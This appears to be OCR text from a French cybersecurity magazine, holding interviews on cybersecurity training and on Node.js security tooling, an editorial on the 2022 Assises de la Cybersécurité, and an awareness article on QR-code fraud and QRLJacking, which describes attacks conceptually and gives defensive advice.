Dans les compétences techniques, on va plutôt parler de technique pure liée à l'informatique typiquement de la connaissance de langage de programmation, la connaissance des réseaux, la connaissance des systèmes d'exploitation, mais aussi de tous les outils qui sont mis à disposition des experts de la cybersécurité dans leur quotidien.

Mais il y a aussi les compétences non techniques, tout ce qu'on va appeler les softs-skills, qui sont très recherchés par les entreprises. Aujourd'hui, on a bien sûr en tête, la maîtrise de l'anglais et la rigueur qui sont très importants dans le domaine de la cybersécurité, mais aussi toute la partie savoir se tenir informé, veiller à ce qui se passe autour de nous et il y a une grosse partie de capacité à s'autoformer et à se maintenir au niveau.

On parle partout du manque de développeur. Les formations se multiplient, pas toujours dans de bonnes conditions. Risque-t-on la même chose dans la cybersécurité ?

Effectivement, comme il y a quelques années dans le monde du dev, où on a vu fleurir des formations pour des développeurs qui à l'époque n'étaient pas de super qualité. Dans la cybersécurité aujourd'hui, on a toujours un risque de tomber sur une formation qui ne correspond pas à ce qu'on recherchait réellement et qui n'offre pas les meilleures conditions à une bonne formation.

Maintenant, avec les différents garde-fous qui ont été mis en place par l'État notamment avec l'arrivée de Qualiopi qui certifie et référence les organismes de formation et de France Compétence qui délivre des Titres reconnus par l'état, on a moins de risques de voir des formations de mauvaise qualité arriver sur le marché.

Après que les formations se multiplient dans le domaine de la cybersécurité, si elles sont faites dans de bonnes conditions, c'est clairement un atout au niveau national pour garantir la souveraineté numérique de la France.

Pour vous, quels sont les profils idéaux pour devenir un expert en sécurité ?

Pour moi, il n'y a pas de profil idéal pour devenir un expert en cybersécurité. Lorsque je reçois un jeune en entretien, j'essaye d'identifier deux éléments : la passion et la motivation.

Dans l'informatique en général et encore plus particulièrement dans le domaine de la cybersécurité, il y a une vraie notion de challenge au quotidien. C'est ce qu'on va chercher chez les jeunes qui vont nous rejoindre, c'est cette envie de se challenger, cette envie de relever des défis. Après, bien évidemment, on regarde les compétences techniques et non techniques de chacun des candidats, mais l'élément primordial restera la passion pour le domaine et l'envie d'évoluer dans ce secteur encore trop confidentiel.

Maria Iacono
Directrice des Assises

Enjeux géopolitiques, cybercriminalité, innovation, talents

Vous ne l'avez pas vu venir, nous non plus. Et pourtant, les Assises ont 22 ans ! Nous grandissons ensemble, et notre industrie est l'une de celles qui évolue le plus et le plus vite. Un facteur déterminant donc, qui explique la montée en puissance des Assises depuis son lancement en 2000. S'il fallait chercher un signe de la santé du secteur, il suffit de regarder la santé des Assises ! Elles se portent mieux que jamais : la communauté est fidèle, les nouveaux entrants s'y bousculent, les grands experts (CESIN, CLUSIF, EBIOS) s'y retrouvent, pas de doute Les Assises sont depuis leur création sur une pente – très – ascendante.

Aujourd'hui, il est temps d'accélérer, les entreprises doivent prendre de manière proactive des mesures de sécurité. Elles doivent mettre en œuvre des stratégies de cybersécurité et déployer des solutions globales voire s'engager dans une démarche Zero Trust. Il vaut en effet mieux créer un environnement sécurisé et de confiance, et en garder le contrôle que de simplement réagir aux violations une fois qu'elles ont eu lieu.

Mais alors, quels sont ces sujets chauds qui ont retenu l'attention en cette année 2022 ? Les enjeux sociétaux, la carence des talents et l'impact des conflits géopolitiques (notamment la guerre en Ukraine). Et bien sûr, il y a nos sujets cyber : la souveraineté, une règlementation qui se consolide, une hausse record de la cybercriminalité en 2022, ou encore la sécurité du Cloud à la fois considérée comme une menace et une opportunité pour les entreprises. Tous ces sujets ont un impact au quotidien sur l'ensemble de la chaîne de valeur de l'écosystème cybersécurité : les équipes techniques, les développeurs les opérationnels de la SSI mais aussi les partenaires SSI qui travaillent étroitement avec les organisations dans la mise en place et la gestion de leur environnement.

La baseline des Assises 2022 : "On accélère"

L'objectif du comité de pilotage est très clair : jouer cartes sur table, répondre avec sincérité et profondeur à toutes ces questions, trouver des solutions ensemble, le faire en commun. Notre président, Thierry Auger, Deputy CIO and CSO chez Lagardère, l'a bien compris et il a pris un malin plaisir à interpeller le comité tout au long de l'année !

Un challenge auquel il répond en reprenant la fameuse baseline des Assises 2022 : « *Pourquoi on accélère en 2022 ? Et bien tout simplement parce que nous avons été pas mal chahutés ces dernières années et qu'il est temps désormais de se réinventer. La menace s'accélère elle aussi, elle se complexifie et nous oblige à progresser. Notre ligne éditoriale se base donc sur ces enjeux et les priorités d'aujourd'hui. La première thématique, est de mettre à jour le socle sanitaire que nous avons pu déployer, et de monter en puissance. Ensuite, nous avons une problématique de compliance avec le positionnement des données et cette réponse dite « souveraine » tant escomptée. Et enfin il faut parler du recrutement avec une carence importante de talents ou de profils adaptés qui se fait ressentir* ».


Les Assises accueilleront également sur leur grande scène des keynotes exclusives de 4 partenaires de renom :

- **Cybereason** nous parlera de sa collaboration avec Google Cloud « pour créer et mettre sur le marché une solution de détection et de réponse étendues (XDR) — à travers les terminaux, les réseaux, le cloud et les espaces de travail — à une vitesse record »
- **OVH Cloud** axera son discours sur l'importance d'une solution cloud souveraine et européenne dans un contexte technologique et géopolitique sensible
- **Darktrace** détaillera son grand défi de l'année : « comment protéger les stades et les événements mondiaux avec l'IA d'auto-apprentissage »
- **SentinelOne** expliquera comment les données permettent de garder une longueur d'avance sur les adversaires d'aujourd'hui avec notamment l'XDR et s'interrogera sur les technologies cyber existantes (endpoint, cloud, SIEM, SOAR…)

Dans cet univers cyber, l'avenir est intrinsèquement lié aux créateurs, entrepreneurs et talents du marché. Le Village Startup, l'elevator pitch et le Prix de l'Innovation mettent en lumière nos jeunes pousses et, qui sait, les emmènera jusqu'au statut tant convoité de licornes. Bref, c'est au Grimaldi Forum que ça se passe, dans la Principauté de Monaco, haut lieu des Assises de la Cybersécurité depuis 2005, où les plus grands experts, grands groupes comme les startups, associations ou collectivités territoriales se donnent rendez-vous pour vivre un moment unique de partage, de découverte et de networking.

Soyons fiers de notre communauté, revendiquons nos savoir-faire, et faisons-le – comme toujours – avec énergie, du 12 au 15 octobre prochain, on accélère !

QR Codes : nouveau vecteur d'attaque des fraudeurs



Len Noe
Chercheur en cybersécurité chez CyberArk

Les QR codes existent depuis près de trois décennies, mais ont longtemps vivoté sur des contenus publicitaires et semblaient destinés à devenir une note de bas de page dans l'histoire de la technologie numérique. C'est alors que sont arrivés la pandémie et le pass sanitaire ainsi que le besoin impérieux de solutions, notamment technologiques, sans contact. Cependant, les criminels ont vite repéré cette nouvelle manne et n'hésite pas à utiliser les QR codes à mauvais escient.

Généralement, un smartphone est utilisé pour scanner le QR code, l'afficher et le convertir en un format utile (tel que l'URL standard d'un site Web, évitant ainsi à l'utilisateur de devoir le saisir dans un navigateur Web). Les QR codes sont désormais utilisés pour s'authentifier sur des réseaux WiFi privés et sont disponibles dans des hôtels, des cafés, des aéroports - partout où il existe un accès public.

Pirater un QR code

Le summum pour un cybercriminel est de pouvoir interagir directement avec l'appareil visé. Cette opération s'effectue par le biais du « reverse shell ». Également connue sous le nom de « connect-back shell », cette technique permet d'exploiter les vulnérabilités du système cible pour lancer une session shell et accéder à l'ordinateur de la victime. L'objectif est de se connecter à un ordinateur distant et de rediriger les connexions d'entrée et de sortie du shell du système cible afin que le cybercriminel puisse y accéder à distance.
Ce type de connexion permet à un hacker de se déplacer dans le smartphone comme s'il le détenait. Les testeurs d'intrusion (pentesters) et les acteurs malveillants ont à leur disposition de multiples cadres ; dont les plus populaires comptent MetaSploit, CobaltStrike et PowerShell Empire. De plus, le hacker peut entrer et sortir à sa guise de l'appareil, on parle alors de persistance ; cela permet de procéder à un examen approfondi des données disponibles, tout en ayant accès à de nouvelles données dès qu'elles sont disponibles.

Les QR codes facilitent l'accès des utilisateurs à une page Web. Cependant, sans vérification préalable, ce dernier risque de se connecter à l'hôte d'un cybercriminel qui agit comme un proxy sur la connexion. Le pirate est en mesure de visualiser tout le trafic qui transite sur le réseau et d'accéder aux identifiants, aux cookies de session, aux demandes d'API ou à tout autre élément de valeur. Il existe des moyens encore plus simples pour un fraudeur de procéder à une attaque de type « Man-in-the-Middle » (MiTM). Le BeeF (Browser Extension Exploit Framework) « s'accroche » par exemple à un navigateur dès que la page est chargée ; et sa suite comporte de nombreux modules intégrés permettant toutes sortes d'opérations, depuis le phishing sur l'appareil jusqu'à la géolocalisation de l'appareil lui-même, en passant par l'exécution de reverse shells.
QRLJacking, ou « Quick Response code Login Jacking », est également un vecteur d'attaque simple et discret qui affecte toutes les applications s'appuyant sur la fonction « Connexion par QR code » pour sécuriser la connexion aux comptes. Le principe est simple : il s'agit de convaincre la victime de scanner le QR code malveillant en suivant les étapes suivantes :

1. Le criminel initie une session QR du côté client et clone le QR code de connexion sur un site Web de phishing. Une page de phishing soigneusement conçue, comportant un QR code valide et régulièrement mis à jour, est prête à être envoyée à la victime.
2. Le hacker envoie la page de phishing à la victime.
3. La victime scanne le QR code au moyen d'une application mobile dédiée.
4. L'attaquant prend le contrôle du compte de la victime.
5. Le service échange toutes les données de la victime avec la session du fraudeur.

Étapes d'une intrusion par QR Code

- Piratage de comptes : l'attaque QRLJacking donne aux criminels la possibilité de recourir à un scénario complet de piratage de compte contre la fonction vulnérable de connexion par QR code, avec pour résultat le vol de comptes et l'atteinte à la réputation.
- Divulgation d'informations : lorsque la victime scanne le QR code, elle transmet au hacker de nombreuses autres informations, comme sa position GPS exacte, le type d'appareil, l'IMEI, les données de la carte SIM et toute autre information sensible que l'application cliente communique lors du processus de connexion.
- Manipulation des données de rappel : lorsque le fraudeur dérobe ainsi des informations, certaines de ces données sont utilisées pour communiquer avec les serveurs de services afin de clarifier certaines relatives à l'utilisateur qui peuvent être utilisées ultérieurement dans l'application de l'utilisateur. Malheureusement, ces données sont parfois échangées par l'intermédiaire de connexions réseau non sécurisées, ce qui permet au cybercriminel de les contrôler facilement et de les modifier, voire de les supprimer.

Exemples de campagnes malveillantes usant de QR codes

En Chine, des escrocs ont placé de fausses contraventions sur des voitures mal stationnées. Les contraventions contenaient un QR code et des instructions pour utiliser ce dernier afin de payer via une application de paiement mobile. Pour rendre l'arnaque encore plus convaincante, le compte frauduleux

créé pour recevoir le paiement utilisait la photo de profil d'un agent de police.
Aux Pays-Bas, ING permet à ses clients d'utiliser un QR code pour configurer un appareil mobile secondaire afin d'accéder à leur compte. Les escrocs ont donc recherché des clients d'ING qui vendaient des objets en ligne, puis ont obtenu leur numéro de compte — soi-disant pour pouvoir les payer contre un achat. Ils ont ensuite utilisé une application ING installée sur leur propre appareil mobile pour générer un QR code qui, lorsqu'il était scanné par la cible, faisait de l'appareil des criminels l'appareil secondaire du compte bancaire de la victime. Ils lui envoyaient ensuite le QR code de configuration, en prétendant qu'elle devait le scanner afin de « confirmer le paiement ». Si la cible scannait le QR code malveillant, son compte se connectait à l'application ING sur l'appareil des escrocs, permettant à ces derniers d'accéder facilement aux fonds qui s'y trouvaient.

En Allemagne, les clients de services bancaires en ligne ont reçu des emails de phishing contenant des QR codes malveillants. Ces messages se présentaient comme provenant de grandes banques et demandaient aux destinataires de « prendre connaissance des nouvelles procédures de sécurité » ou « accepter les modifications de la politique de confidentialité ». Les hackers ont eu recours à des QR codes plutôt qu'à des liens Internet classiques afin de contourner les logiciels de sécurité. Le site vers lequel les victimes étaient redirigées leur demandait de saisir la localisation et le code de leur banque, leur nom d'utilisateur et leur code PIN.

Enfin, dans plusieurs villes du Texas, des criminels ont apposé des autocollants comportant des QR codes malveillants sur les parcmètres municipaux. Les escrocs tentent ainsi de faire croire aux conducteurs qu'ils peuvent payer le stationnement aux parcmètres via un site Web dédié au « Quick Pay Parking », mais celui-ci n'est qu'un site de phishing conçu pour subtiliser des informations relatives aux cartes de crédit.

Distinguer un faux QR code d'un digne de confiance

Il est difficile de reconnaître le vrai du faux. Tout d'abord, prendre son temps est essentiel : lorsque la plupart des individus voient un QR code, leur premier réflexe est de le scanner et de visiter rapidement le site Web associé, sans prendre le temps de réfléchir à ce qu'ils font et les escrocs comptent là-dessus.

Avant de scanner un QR code, il convient donc de se poser les questions suivantes : est-ce que je sais qui a placé le QR code à cet endroit ? Puis-je être sûr qu'il n'a pas été falsifié ? L'utilisation d'un QR code dans cette situation a-t-elle un sens ? Si le moindre doute existe, il faut se faire confiance et ne pas scanner le QR code. En fait, il est conseillé de le voir comme un lien Internet dans un email envoyé par un parfait inconnu. Un QR code qui mène vers un site Web demandant de fournir des informations financières est identique à un tel lien. Et il y a fort à parier que beaucoup d'utilisateurs ne cliqueraient pas sur ce lien frauduleux partagé par email. Une fois cet état d'esprit ancré, il est beaucoup plus facile de repérer les QR codes à haut risque.

Une autre mesure de protection à adopter consiste à inspecter méticuleusement les liens intégrés dans les QR codes. Dans iOS, l'application « Appareil photo » détecte automatiquement les QR codes et donne la possibilité d'ouvrir le lien associé dans un navigateur Web, offrant ainsi une visibilité sur l'URL. Si le domaine ne correspond pas à l'organisation dont le QR code prétend provenir, ou s'il est clairement suspect, c'est qu'il faut se méfier. À titre d'exemple, l'adresse URL utilisée dans le cadre de l'escroquerie aux parcmètres du Texas était « passportlab.xyz ».

Cependant, les entreprises et les pouvoirs publics utilisent parfois des URL raccourcies dans leurs QR codes, ou font appel à des services tiers pour gérer les paiements mobiles. Cela rend plus difficile la détection d'une URL invalide. Il est alors judicieux d'effectuer une recherche rapide de l'URL et du nom de l'organisation pour confirmer que le QR code est légitime.

Autre habitude clé : rechercher des signes de falsification physique. Si un autocollant de QR code semble avoir été placé par-dessus un autre, il convient de se méfier. Il pourrait simplement s'agir d'un employé surmené qui n'a pas eu le temps de retirer l'ancien autocollant, mais un acte malintentionné est possible. En effet, dans un lieu public, n'importe qui peut apposer un autocollant portant un QR code malveillant, pour peu qu'il ait l'audace de le faire. Sans compter que les logos d'entreprise sont facilement disponibles sur le Web ; ceux-ci ne constituent donc en aucun cas une garantie d'authenticité.

De plus en plus de QR codes sont également envoyés par email par des entreprises qui essaient de susciter un engagement multi-plate-forme, mais aussi par des hackers pour des campagnes de phishing pour contourner les logiciels de sécurité. La prudence est donc de mise, et il est conseillé de ne pas donner suite dans le doute. En outre, l'authentification à deux facteurs (2FA) peut aider à protéger les comptes. Si elle se révèle inutile en cas de communication du numéro de sécurité sociale ou des informations bancaires sur un site de phishing, elle protège contre la compromission d'un compte.

Dernier point, chacun à la responsabilité de se fixer des critères personnels, c'est-à-dire des situations dans lesquelles on ne devrait absolument pas faire confiance à un QR code : par exemple, si ce dernier redirige vers un site qui demande des données personnelles ou financières très sensibles — en particulier des données bancaires.

Finalement, ces carrés pixélisés sont tellement banals ces deux dernières années que personne ne s'est inquiété d'apercevoir lors du Superbowl de cette année un QR code sautillant sur les écrans. Celui-ci n'était associé à aucune entreprise, et le site Web intégré a néanmoins été visité par plus de 20 millions de spectateurs en à peine une minute. Or, ces personnes n'avaient aucune idée de ce qu'elles scannaient. Il est donc urgent de prendre conscience que les QR codes offrent autant de possibilités de phishing, de vol d'identifiants, voire de vol d'argent. Ils doivent donc être traités avec le même scepticisme qu'un lien dans un email et ne sont rien de plus que des formes physiques potentielles de spam.

Node.js et la sécurité

PARTIE 1

La sécurité dans les écosystèmes JavaScript et Node.js est un enjeu primordial. Pendant la rédaction de l'article "Comment sécuriser son application Javascript en 2022 ?", je me suis intéressée à Node Secure entre autres initiatives. J'ai rencontré Thomas Gentilhomme dans le cadre d'un atelier technique individuel qu'il proposait sur LinkedIn. À cette occasion, j'ai rejoint le serveur Discord de l'ES Community. En plus d'être mainteneur de Node Secure, il est aussi membre du Node Security Working Group.

Interview menée par Romy Alula

Romy Alula (R.A.) : Est-ce que tu peux nous présenter rapidement le Node Security Working Group ?

Thomas Gentilhomme (T.G.) : C'est un groupe de travail réellement focalisé sur l'écosystème Node.js mais aussi sur Javascript. Son objectif est d'éduquer, évangéliser sur les bonnes pratiques. Très présent dans les communautés, le Node Security WG aide les mainteneurs de packages et les accompagne. C'est ce que j'essaie de faire, à titre personnel, au niveau francophone.

La liste des missions est large. Puisque ça concerne l'écosystème, il faut faire preuve de créativité, d'inventivité. C'est de l'open source, libre à chacun d'arriver avec des idées, des suggestions d'amélioration. On peut discuter, se mettre d'accord, et faire les choses tous ensemble.

Un autre aspect consiste au triage des issues sur HackerOne (https://www.hackerone.com/company). Sur la plateforme dédiée (https://hackerone.com/nodejs), les membres de la communauté rapportent les vulnérabilités et failles de sécurité repérées dans les packages. Le tout sera traité par des collaborateurs d'HackerOne. Faute de temps, cette plateforme n'est plus très active. Dans le WG, on en a discuté. C'est ce qui va peut-être passer sur OpenJS (https://openjsf.org/) pour des questions de financement. Ce ne sont pas forcément mes sujets. Je sais qu'ils avaient évoqué le fait qu'il faudrait une personne qui travaille dessus à temps plein, ce qui représente un budget. Il est probable qu'à l'avenir il y ait une collaboration entre Node.js et OpenJS.

La liste des responsabilités des membres du groupe se trouve au début du README (https://github.com/nodejs/security-wg#readme) du repo git. Chacun a son spectre de compétences, son expertise et intervient selon ses disponibilités.

Pour la sécurité dans Node.js, ce sont les contributeurs core de Node.js qui la prennent en charge. Généralement, ils font partie des 2 groupes. Il arrive qu'ils nous tagguent et nous demandent notre avis. Les releases de sécurité sont vraiment décorrélées des interventions du WG.

R.A. : Comment est-ce que tu as intégré ce groupe de travail ?

T.G. : Depuis plusieurs années, plus sérieusement depuis quelques mois. Je suis leurs meetings (https://calendar.google.com/calendar/u/0/embed?src=nodejs.org_nr77ama8p7d7f9ajrpnu506c98@group.calendar.google.com) qui sont ouverts au public. Il existe plusieurs groupes (https://nodejs.org/fr/about/working-groups/): Node-API, core, next-10 (https://github.com/nodejs/next-10)... Le Security WG se réunit tous les mois. Les rediffusions sont disponibles sur la chaîne officielle de Node.js (https://www.youtube.com/playlist?list=PLfMzBWSH11xYwQRJwJf0H_jL4ZbQMybtl).

Je leur ai présenté Node Secure. Ça faisait déjà 3 ou 4 ans que j'étais sur le Slack, et je connaissais déjà la plupart des membres du groupe.

J'ai immédiatement senti que je pouvais apporter une plus value. J'ai une très haute estime du niveau de compétences des membres de ce groupe de travail et c'est Vladimir, l'un des seuls membres francophones, qui m'a encouragé a déposer ma candidature.

Habituellement, la nomination ne peut être demandée que par soi-même ou un ou plusieurs membre(s) du groupe.

L'effectif actuel : une dizaine d'actifs internationaux sur 18 au total (liste github) : ce qui entraîne une complexité en termes d'organisation. Depuis septembre 2020, seuls 2 ou 3 meetings ont eu lieu et une réorganisation est en cours afin de permettre à davantage de personnes d'y participer. La COVID ayant fortement impacté la contribution et la fréquentation des meetings. D'autre part, le fait de devoir consacrer beaucoup de temps à mes projets pros a drastiquement réduit celui dédié à l'open-source.

R.A. : Sur quels sujets es-tu intervenu ?

T.G. : J'interviens peu sur les issues et me suis principalement spécialisé dans l'analyse statique. Je ne me considère contributeur que lorsque j'apporte une réelle contribution.

Encore une fois, j'ai beaucoup d'estime pour les personnes avec lesquelles je travaille : Elles font partie des meilleurs devs de classe mondiale ! Ce sont des gens très humbles qui m'impressionnent beaucoup. J'ai rarement l'habitude de ressentir de la pression ou de galérer techniquement sur des sujets, c'est donc incroyable de pouvoir travailler avec eux ! En effet, quand tu as en face de toi des gens qui ont contribué pendant 5 ou 6 ans à un aboutissement concret, tu as tendance à relativiser les quelques lignes de codes que tu as rédigées. À l'heure actuelle, il y a des sujets auxquels je ne participe pas parce qu'ils ne font pas partie de mon domaine d'expertise. Je ne considère pas mon intervention comme une réelle contribution pour le moment. Mes compétences sont tellement spécifiques que je ne peux pas intervenir ou donner mon avis sur tous les sujets.

À mon échelle, je contribue à la sécurité de l'écosystème avec Node Secure ou encore mon document rendu public (https://docs.google.com/document/d/1JHgmEFkc8Py4XSuCB8_DQ5FFEJoogyeninFK6ucTd4o/edit).

Thomas Gentilhomme

Thomas est expert Node.js. Développeur indépendant, il a plus de 300 projets en tout genre à son actif : 50 à 100 en production, 5 ou 6 gros projets représentant des milliers d'heures de développement. Il est également le mainteneur principal de SlimIO, contributeur de Node-Secure, et membre du Node.js Security Working Group.

LinkedIn : https://www.linkedin.com/in/thomas-gentilhomme

Github : https://github.com/fraxken

SlimIO : https://github.com/SlimIO

Ecosystem Security Working Group : https://github.com/Nodejs/security-wg

nSecure : https://github.com/ES-Community/nSecure

Quand tu travailles avec des virtuoses, tu as juste envie de t'impliquer encore plus, toujours plus. Ce qui est difficile, à ce niveau-là, c'est que c'est beaucoup de sacrifices. Tu n'en retires pas grand chose, à l'instant T. Là, tu es vraiment dans la passion et le sacrifice. Ce sont des centaines d'heures de travail (rémunérées ou non). Or parfois, cette charge de travail investie par certains développeurs peut représenter des dizaines de millions d'euros, en termes d'impact.

Quand tu fais de l'open-source, mieux vaut être solide. Tu peux te faire bouffer si t'es un peu fragile et que le succès arrive. Il y a beaucoup de choses néfastes qui viennent avec. Certains ne sont pas préparés à ça. Personnellement, je ne prends à cœur ni les retours négatifs, ni les positifs. Mais quand tu commences à y prêter attention, c'est là que ça commence à te détruire. Il faut juste savoir prendre de la distance. Par exemple, avec l'expérience, on apprend à déprécier (`deprecated`) certains aspects de la codebase.

Au final, certains tombent parfois en dépression, après avoir travaillé pendant des années sur un sujet. Par exemple, quand, en tant que mainteneur, tu n'as plus ni la force, ni l'envie, ni le temps, il faut savoir arrêter de maintenir ta solution. Parfois, la communauté ne juge que la finalité, sans regarder la masse de travail abattu. Ce sont des gens à qui on doit beaucoup, dans la communauté et l'écosystème Node. Après, la vie te le rendra toujours, en tant que développeur. Il y a des entreprises qui te sollicitent. Tes compétences sont reconnues par tes pairs, tu gagnes en légitimité. Par exemple, aujourd'hui, on ne me demande plus, systématiquement, mon CV (NDLR : et heureusement :)).

Actuellement dans le WG, et en raison de la période difficile, nous manquons de sujets.

L'un des seuls thèmes, à l'ordre du jour, c'est de se baser sur l'Open JS Fondation : Il présente des avantages, avec du renfort dans la maintenance ou la gestion d'incidents critiques pour l'écosystème JavaScript. Le Node WG et la fondation OpenJS travaillent dans le même but : de servir positivement l'écosystème JS.

R.A. : D'après toi, est-ce qu'il existe, des structures ou projets type qui auraient tout à y gagner à utiliser une stack full JS ?

T.G. : Oui, tout à fait. L'écosystème est très riche et présente de nombreux packages et solutions.

Il y a une diversité de solutions et de frameworks en tout genre. Avec le temps, ça va se stabiliser et les gros projets resteront. L'écosystème Node est encore très jeune avec seulement 5 à 6 ans à maturation réelle. En face, on trouve d'autres écosystèmes comme PHP, Python qui ont plus de 20 ans, en termes de backend. Il reste donc beaucoup de choses à faire qui s'amélioreront dans les années à venir.

Une stack full JS permet la mutualisation de packages, outils, projets et connaissances, un partage, même en cas de séparation front et back. C'est une distinction qui devient de plus en plus floue.

Le frontend et le backend sont deux métiers complexes et différents. Même si le code est en JS côté front et back, les développeurs qui sont sur des projets full JS ne deviennent pas automatiquement full-stack. On peut avoir du JS sur toute la stack, et de vrais équipes segmentées : front & back. Monter une équipe complètement transverse, ce n'est pas forcément une bonne idée. Ça finit souvent très mal. Je ne suis pas un grand fan des profils full-stack. Pour moi, il existe des compétences back métier comme : sécurité, architecture, monitoring ou encore le développement d'add-ons natifs en C. Compétences qui demandent beaucoup, beaucoup d'investissement.

Il m'arrive parfois de consulter des offres labellisées "backend Node.js". En réalité, dans la plupart des cas, c'est 80% front et 20% back. C'est vraiment symptomatique de notre écosystème et difficile à entendre en tant que développeur backend. Il y a un travail d'éducation au backend à faire dans les entreprises. Parfois, les gens ne comprennent pas qu'ils ont des besoins en sécurité, en monitoring. Avoir ces compétences est une grande force. Aujourd'hui, le backend est toujours très pauvre, finalement. Certains aspects très importants, comme la sécurité, sont négligés : memory leak, vulnérabilités, architecture à refaire totalement, après 3 ans, ça va coûter 3 millions d'euros. Souvent, il est déjà trop tard. On apprend par l'expérience.

R.A. : Pour les devs, quels sont les enjeux principaux dans le backend ?

T.G. : Le monitoring devient une compétence rare. Ça te permet de comprendre plein de choses : savoir comment améliorer les performances, savoir ce que tes utilisateurs utilisent côté backend. Il y a de vraies opportunités à se créer, même pour les juniors ! Les entreprises ont tendance à accorder leur confiance quand on s'applique à développer toute cette activité backend. Les avantages se font ressentir directement.

Certains hackers commencent à industrialiser leurs attaques, ce qui met les entreprises en difficulté, d'autant plus, avec le manque de compétences backend pures, en interne !

Qu'il soit question d'API ou d'autres types de projets : avec Node.js, on a un des systèmes de modules les plus puissants, et pourtant, personne ne l'utilise. Souvent le métier est un ensemble d'algorithmes pouvant être implémentés à part : modules avec tests et documentation dédiés. Ça peut être un package privé dans un registre privé. Souvent, ce que je fais, dans un premier temps, c'est de segmenter par modules. On peut très bien construire un monolithe de cette façon comme on le fait avec NPM. La partie Métier est ultra claire, complètement découplée. Elle peut être importée dans plusieurs projets. Il ne reste plus qu'à travailler ses API et autres interactions avec la base de données. Aujourd'hui, il y a aussi le mono repo mais les gens ne sont pas encore habitués ou ils n'y pensent tout simplement pas.

La "big picture" : le backend se compose de modules avec les tests et documentation dédiés :

- Métier
- Services
- Utilitaires, s'il y en a beaucoup

Par exemple, dans le cadre de la comptabilité, les calculs, la gestion des plans comptables sont faits dans le package Métier. C'est un module documenté, maintenu à part.

En ce moment, je travaille souvent sur des micro-services qui font des tâches très spécifiques.

Un conseil : n'appliquez pas les méthodologies aveuglément ! Il faut une réflexion au long cours, c'est tout. Certaines

pratiques n'y pourront rien : le projet ne sera pas sauvé. Je ne me considère pas comme un expert sur ces pratiques. Simplement, je m'y intéresse beaucoup, notamment au Domain Driven Design. Lier le métier à la technique, c'est vital pour construire un bon projet.

Pour aller plus loin : voir l'architecture modulaire de SlimIO avec des contraintes différentes de celles de projet de type monolithe.
On améliore le code en continu. Toutes les 3 semaines environ, on passe en revue l'architecture, la mise à jour des dépendances, les abstractions*.
Plus le besoin évolue, plus tu réalises que tu peux mutualiser le code par endroits.

—

** WET (Write Everything Twice : l'idée étant de n'écrire une abstraction qu'au bout de la troisième répétition du code)*
AHA (Avoid Hasty Abstraction).

R.A. : Comment rassurer les décideurs réfractaires à mettre du JavaScript côté serveur ?
T.G. : J'évite de perdre trop d'énergie avec ces profils : ils resteront réfractaires. Généralement, on les repère vite. Ils ont une opinion bien forgée qu'ils ont déjà exposée à qui veut l'entendre. La plupart du temps, les personnes réfractaires ont une vision ancienne de JavaScript. C'est toute une catégorie de devs mal guidés.
La seule chose à faire serait de les guider vers de meilleures solutions dans l'écosystème, choisir un bon framework, qui corresponde au scope attendu. Par exemple, pour des habitués de Laravel ou Ruby on Rails avec son ORM intégré, on peut les orienter vers des frameworks équivalents, côté Node.js. Adonis ou Nest leur permettront de s'y retrouver en termes de fonctionnalités. Tout est embarqué, on n'a plus qu'à se concentrer sur la couche Métier.
L'écosystème de Node.js est grand mais nombreux sont ceux qui le jugent par rapport à la qualité de dépendances de build, par exemple. Alors qu'en Node.js pur, on a des packages qui sont extrêmement bien conçus. Sur un de mes repos publics, awesome crafted Node.js (https://github.com/fraxken/awesome-crafted-Nodejs) liste ces packages. NPM et son écosystème sont incroyables. Node.js reste quand même assez bas niveau.
Un jour, Node pourrait créer un routeur, gérer l'authentification… mais jusqu'où est-ce que ça irait après ? Donner trop d'accessibilité pourrait s'avérer dangereux. Un jour peut-être, un module core Node.js rassemblera ces fonctionnalités clés.

R.A. : Mis à part Snyk, est-ce que tu peux citer d'autres acteurs ? Est-ce qu'il y a un décalage ou une complémentarité entre l'offre commerciale et l'open-source ?
T.G. : Je peux citer Sqreen (https://www.sqreen.com) qui a été racheté récemment par Datadog. Ceux qui s'investissent vraiment et qui ont des outils sont peu nombreux. Vladimir travaille chez Sqreen, notamment. Je citerai aussi Node Source (https://Nodesource.com/).
D'autres acteurs sont listés dans la liste awesome Node.js security (https://github.com/lirantal/awesome-Nodejs-security#companies).
Entre l'offre commerciale et l'open-source, c'est le jour et la nuit : l'offre professionnelle de Snyk est limitée. Elle donne accès à un support avancé, des rapports, des APIs et services pour de grosses entités. Augmenter les limites permettrait de rendre les offres plus accessibles. Celle de Snyk reste très chère (417$/mois). Après ça reste relatif puisqu'il s'agit d'un investissement sur la sécurité. Quand on travaille sur des projets open-source non financés, on ne peut pas se le permettre.
J'aimerais travailler avec Snyk, mais sans l'offre payante, ça m'est aujourd'hui impossible.
L'abonnement pro est indispensable pour utiliser leurs API dans Node Secure. L'offre gratuite est grillée instantanément : la limite des tests étant à 200, en trois lancements de Node Secure, on atteint 600 tests.

R.A. : Est-ce que tu pourrais nous faire un état des lieux des modules dédiés à la traque de vulnérabilités et codes malicieux ?
T.G. : La liste awesome Node.js security rassemble des outils références : https://github.com/lirantal/awesome-Nodejs-security
Les auteurs et utilisateurs l'alimentent régulièrement.
On va avoir des outils plutôt orientés analyse statique du code (Static Code Analysis, analyse du code source sans l'exécuter). Comme certains outils sur lesquels je travaille, ils vont récupérer la chaîne de caractères qui constitue le code et identifient les éléments problématiques comme les dépendances importées pour alerter l'utilisateur.
Safe regex (https://www.npmjs.com/package/safe-regex), par exemple, détecte les expressions régulières dangereuses.
Cette librairie permet d'éviter les attaques Re-Dos (version regex du Denial of Service - déni de service) qui bloquent l'event-loop.
L'analyse dynamique de code - dynamic analysis security testing (DAST), elle, consiste à exécuter le code dans une sandbox (un environnement maîtrisé). Et observer son comportement :

- Est-ce qu'il tente de sortir de la sandbox ? En faisant des requêtes HTTP, éventuellement. Un script dédié aux calculs mathématiques a-t-il besoin de sortir sur internet ? Un script qui lit une configuration sur le système et tente de sortir, c'est suspect.
- Est-ce qu'il essaye d'utiliser le système ?
- Est-ce qu'il va se modifier lui-même ? Là, on risque de perdre des infos. Certains scripts exécutent des commandes et s'effacent du code, en ré-écrivant le fichier où ils se trouvent.

Après, on trouve aussi de nombreux packages pour la sanitisation. Ils sont utilisés dans le cadre de la validation de formulaires. Attention aux XSS et autres attaques côté client ! Le problème se pose aussi à la récupération des infos dans le backend. Du code peut alors être exécuté, une fois que le client est alimenté. Un bon conseil : ne jamais faire confiance à ce qui nous est envoyé.
